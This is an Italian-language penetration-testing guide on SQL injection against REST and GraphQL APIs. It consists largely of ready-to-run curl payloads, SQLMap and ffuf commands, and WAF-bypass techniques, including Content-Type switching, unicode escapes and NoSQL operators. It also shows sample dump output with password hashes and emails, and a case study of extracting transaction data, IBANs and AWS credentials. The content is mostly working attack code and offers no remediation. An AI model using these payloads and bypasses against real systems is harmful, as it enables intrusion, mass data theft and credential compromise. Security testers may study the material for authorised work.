SQL Injection su API REST e GraphQL: JSON Body, Header Injection e SQLMap (Guida 2026)

SQL Injection su API REST: JSON body injection, GraphQL SQLi, header injection e bypass WAF. Guida pratica con SQLMap, fuzzing API e exploitation reale.
- Pubblicato il 2026-03-04
- Tempo di lettura: 5 min
Cos’è la SQL Injection su API REST #
La SQL Injection su API REST avviene quando i parametri inviati tramite JSON body, header HTTP o query GraphQL vengono inseriti in una query SQL senza parametrizzazione. A differenza delle SQLi tradizionali su parametri GET/POST, l’injection avviene spesso nel body JSON delle API moderne o nei parametri di filtro delle applicazioni SPA.
SQL Injection su API REST — Il Nuovo Fronte Della SQLi #
Nel 2026 la maggior parte delle SQLi che trovo non è nel classico ?id=1 di una pagina PHP. È nel JSON body delle API REST, nei parametri GraphQL, negli header custom, nei filtri di ricerca delle Single Page Application. Il frontend React/Vue/Angular parla con un backend REST → il body è JSON → il WAF spesso non lo parsa come parsa i parametri GET/POST tradizionali → il payload SQLi passa.
La trovo nel 20% dei pentest API — percentuale più alta del web tradizionale perché le API hanno meno protezioni legacy (CSP, CSRF token, cookie flags) e più superficie d’attacco (filtri, sorting, pagination, aggregazione, tutti parametri che finiscono in query SQL).
Satellite della guida pillar SQL Injection
Fuzzing — Trovare La SQLi Nelle API #
JSON Body Injection #
# L'API accetta JSON → inietta in ogni campo

# Baseline:
curl -s -X POST "https://target.com/api/v2/search" \
  -H "Content-Type: application/json" \
  -d '{"query": "laptop", "category": "electronics"}'

# Test injection nel campo "query":
curl -s -X POST "https://target.com/api/v2/search" \
  -H "Content-Type: application/json" \
  -d '{"query": "laptop'\''", "category": "electronics"}'
# Se errore SQL → injection confermata!

# Test in ogni campo:
{"query": "laptop'", "category": "electronics"}     # campo query
{"query": "laptop", "category": "electronics'"}      # campo category
{"query": "laptop", "category": "electronics", "sort": "price'"}  # campo sort
{"query": "laptop", "category": "electronics", "limit": "10'"}    # campo limit
Header Injection #
# Molte API loggano o usano header in query SQL:

# X-Forwarded-For (usato per logging → INSERT in tabella logs)
curl -H "X-Forwarded-For: 127.0.0.1' AND SLEEP(5)--" "https://target.com/api/v2/data"

# Referer
curl -H "Referer: https://target.com/' AND SLEEP(5)--" "https://target.com/api/v2/data"

# User-Agent
curl -H "User-Agent: Mozilla/5.0' AND SLEEP(5)--" "https://target.com/api/v2/data"

# Custom header (API-specific)
curl -H "X-User-ID: 1 OR 1=1--" "https://target.com/api/v2/profile"
curl -H "X-Tenant-ID: 1' UNION SELECT 1,2,3--" "https://target.com/api/v2/data"
GraphQL Injection #
# Test nei parametri delle query GraphQL
curl -X POST "https://target.com/graphql" \
  -H "Content-Type: application/json" \
  -d '{"query": "{ product(id: \"1'\''\" ) { name price } }"}'

# Se errore SQL → il backend GraphQL passa l'input a una query SQL

# UNION in GraphQL:
{"query": "{ product(id: \"1 UNION SELECT username,password,3 FROM users--\") { name price } }"}

# Filter injection:
{"query": "{ products(filter: {category: \"electronics' OR 1=1--\"}) { name } }"}

# Variable injection:
{"query": "query($id: String!) { product(id: $id) { name } }",
 "variables": {"id": "1' UNION SELECT 1,2,3--"}}
Fuzzing Automatico Con ffuf #
# Fuzz parametri JSON per SQLi
ffuf -u "https://target.com/api/v2/search" \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"query": "FUZZ"}' \
  -w /usr/share/seclists/Fuzzing/SQLi/quick-SQLi.txt \
  -mc 500 \
  -mr "error|SQL|syntax|mysql|ORA-|postgresql"
SQLMap Per API REST — La Configurazione Giusta #
# === JSON body (il più comune) ===
sqlmap -u "https://target.com/api/v2/search" \
  --data='{"query":"laptop","category":"electronics"}' \
  --content-type="application/json" \
  -p query \
  --batch --level=3 --risk=2

# === Con autenticazione JWT ===
sqlmap -u "https://target.com/api/v2/search" \
  --data='{"query":"laptop"}' \
  --headers="Authorization: Bearer eyJhbGciOiJIUzI1NiJ9..." \
  --content-type="application/json" \
  --batch

# === Header injection ===
sqlmap -u "https://target.com/api/v2/data" \
  --headers="X-Forwarded-For: 127.0.0.1*" \
  --batch --level=5
# L'asterisco * indica a SQLMap dove iniettare

# === Cookie injection ===
sqlmap -u "https://target.com/api/v2/data" \
  --cookie="user_id=1*" \
  --batch --level=5

# === Parametro specifico nel JSON annidato ===
sqlmap -u "https://target.com/api/v2/search" \
  --data='{"filters":{"category":"electronics","price_min":0}}' \
  --content-type="application/json" \
  -p "filters.category" \
  --batch
WAF Bypass Per API #
Content-Type Manipulation #
# Il WAF analizza il body basandosi sul Content-Type
# Se cambi Content-Type, il WAF potrebbe non parsare il body

# Originale (analizzato dal WAF):
Content-Type: application/json
{"query": "laptop' UNION SELECT 1,2,3--"}
# → BLOCCATO dal WAF

# Bypass 1: text/plain (il server lo parsa comunque come JSON)
Content-Type: text/plain
{"query": "laptop' UNION SELECT 1,2,3--"}
# → Il WAF non lo analizza → PASSA!

# Bypass 2: charset aggiuntivo
Content-Type: application/json; charset=utf-8; boundary=something
{"query": "laptop' UNION SELECT 1,2,3--"}

# Bypass 3: multipart (raramente parsato dai WAF)
Content-Type: multipart/form-data
JSON-Specific Bypass #
# Unicode escape in JSON
{"query": "laptop\u0027 UNION SELECT 1,2,3--"}
# \u0027 = ' → il WAF vede unicode, il server vede la quote

# JSON comment (in parser che supportano commenti)
{"query": "laptop'/**/UNION/**/SELECT/**/1,2,3--"}

# Nested JSON
{"query": {"$regex": ".*", "$where": "this.password.match(/admin/)"}}
# → NoSQL injection in API che usano MongoDB

# Array notation
{"id": [1, "UNION SELECT 1,2,3"]}
Output Reale — API SQLi #
JSON Body → Dump Utenti #
$ curl -s -X POST "https://target.com/api/v2/search" \
  -H "Content-Type: application/json" \
  -d '{"query": "laptop'\'' UNION SELECT username,password,email FROM users--", "category": "electronics"}' | python3 -m json.tool

{
  "results": [
    {"name": "admin", "price": "$2b$12$LJ3YsKzP1...", "description": "admin@company.com"},
    {"name": "mario.rossi", "price": "$2b$12$xK9mN...", "description": "mario@gmail.com"},
    {"name": "laura.bianchi", "price": "$2b$12$mN2pL...", "description": "laura@email.it"},
    ...
  ],
  "total": 150234
}
SQLMap su API JSON #
$ sqlmap -u "https://target.com/api/v2/search" \
  --data='{"query":"laptop"}' --content-type="application/json" \
  -p query --batch --dbs

[*] the back-end DBMS is MySQL
available databases [3]:
[*] information_schema
[*] app_production
[*] mysql

$ sqlmap ... -D app_production -T users --dump --batch
[150234 entries]
+--------+---------------------------+--------------------------------------------------------------+
| id     | email                     | password_hash                                                |
+--------+---------------------------+--------------------------------------------------------------+
| 1      | admin@company.com         | $2b$12$LJ3YsKzP1rG8Q5vNMt7...                               |
| 2      | mario.rossi@gmail.com     | $2b$12$xK9mNqP2r5B7d3vCf8...                               |
Workflow Reale API #
Step 1 → Mappa le API #
# Intercetta il traffico frontend → Burp
# Analizza i JS: grep -oE '/api/v[0-9]+/[a-zA-Z/_-]+' app.js
# Swagger/OpenAPI: curl https://target.com/swagger.json
Step 2 → Test injection in ogni campo JSON #
# In Burp Repeater: aggiungi ' a ogni valore
# Controlla: errore SQL? Differenza nella response? Delay?
Step 3 → SQLMap con configurazione API #
sqlmap -u "URL" --data='{"key":"value"}' --content-type="application/json" --batchStep 4 → Se WAF blocca → bypass Content-Type #
# Prova text/plain, charset, multipart
# Prova Unicode escape \u0027
Step 5 → Dump e escalation #
sqlmap --dbs → --tables → --dump
# Se creds cloud nel DB → aws sts get-caller-identity
Caso Studio Concreto #
Settore: Fintech, API REST Node.js + MySQL, 200.000 transazioni. Scope: Grey-box.
L’endpoint /api/v2/transactions/search accettava filtri JSON. Il campo sort_by era inserito in ORDER BY senza whitelist. Il WAF (Cloudflare) analizzava i parametri GET ma non il body JSON:
curl -X POST "https://target.com/api/v2/transactions/search" \
  -H "Authorization: Bearer eyJ..." \
  -H "Content-Type: application/json" \
  -d '{"date_from":"2026-01-01","sort_by":"date, (SELECT CASE WHEN (1=1) THEN SLEEP(3) ELSE 0 END)"}'
3 secondi di delay → Time-Based confermata nel JSON body. SQLMap con --data e --content-type ha estratto 200.000 transazioni con importo, IBAN mittente/destinatario, causale. Nella tabella config: AWS credentials.
Tempo: 45 minuti dalla prima injection al dump completo.
✅ Checklist SQLi API REST #
DISCOVERY
☐ Tutti gli endpoint API mappati (Burp, JS analysis, Swagger)
☐ Ogni campo JSON testato con single quote
☐ Header testati (X-Forwarded-For, Referer, User-Agent, custom)
☐ Cookie values testati
☐ GraphQL parameters testati

SQLMAP API
☐ --data con JSON body configurato
☐ --content-type="application/json" specificato
☐ --headers con JWT/auth configurato
☐ -p per parametro specifico se necessario
☐ --level=5 per header injection

WAF BYPASS
☐ Content-Type: text/plain testato
☐ Unicode escape (\u0027) testato
☐ Inline comment (/**/) testato
☐ charset/boundary aggiuntivo testato

EXPLOITATION
☐ DBMS identificato
☐ Database enumerati
☐ Tabelle e colonne estratte
☐ Dump utenti/dati sensibili completato
☐ Credenziali cloud/API estratte se presenti
Leggi la Guida Completa SQL Injection. Vedi anche: SQL Injection Classica